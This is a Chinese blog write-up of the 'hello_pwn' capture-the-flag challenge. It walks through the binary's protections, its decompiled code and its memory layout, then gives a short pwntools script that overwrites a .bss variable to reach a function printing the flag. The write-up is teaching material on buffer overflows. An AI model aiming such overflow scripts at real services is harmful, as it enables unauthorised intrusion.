nuaactf hello_pwn writeup

原创

dittozzz 于 2018-12-22 15:54:06 发布 864 收藏


分类专栏： pwn 攻防世界pwn题wp 文章标签： pwn writeup

本文链接：https://blog.csdn.net/qq_43394612/article/details/85209530

pwn 同时被 2 个专栏收录

23 篇文章 4 订阅

订阅专栏



攻防世界pwn题wp

6 篇文章 0 订阅

订阅专栏

拿到题目

检查下有什么防护：

```
wxy@ubuntu:~/Desktop$ checksec hello_pwn
[*] '/home/wxy/Desktop/hello_pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

直接放到IDA里：

代码很短

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~      ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 0x6E756161 )
    sub_400686();
  return 0LL;
}
```


数组unk_601068和变量dword_60106C都在.bss段里：

```
.bss:0000000000601068 unk_601068      db    ? ;
.bss:0000000000601069                 db    ? ;
.bss:000000000060106A                 db    ? ;
.bss:000000000060106B                 db    ? ;
.bss:000000000060106C dword_60106C    dd ?
```

sub40686（）这个函数是读取flag：

```
__int64 sub_400686()
{
  system("cat flag.txt");
  return 0LL;
}
```

这里说下read函数，第一个参数为0，代表标准输入即从终端输入，第三个参数是输入的个数是0x10，即16个字节。
想要读取flag只需变量dword_60106C的值为0x6E756161即可，那就很明显了，只需将dword_60106C的值覆盖为0x6E756161即可。
利用代码如下：

```
from pwn import*

#a=process('./hello_pwn')

a=remote('111.198.29.45',"30332")

a.recvuntil("bof")

a.send("A"*4+p32(0x6E756161))

a.interactive()
```


前面4个A是填充的垃圾数据。
运行该脚本即可拿到flag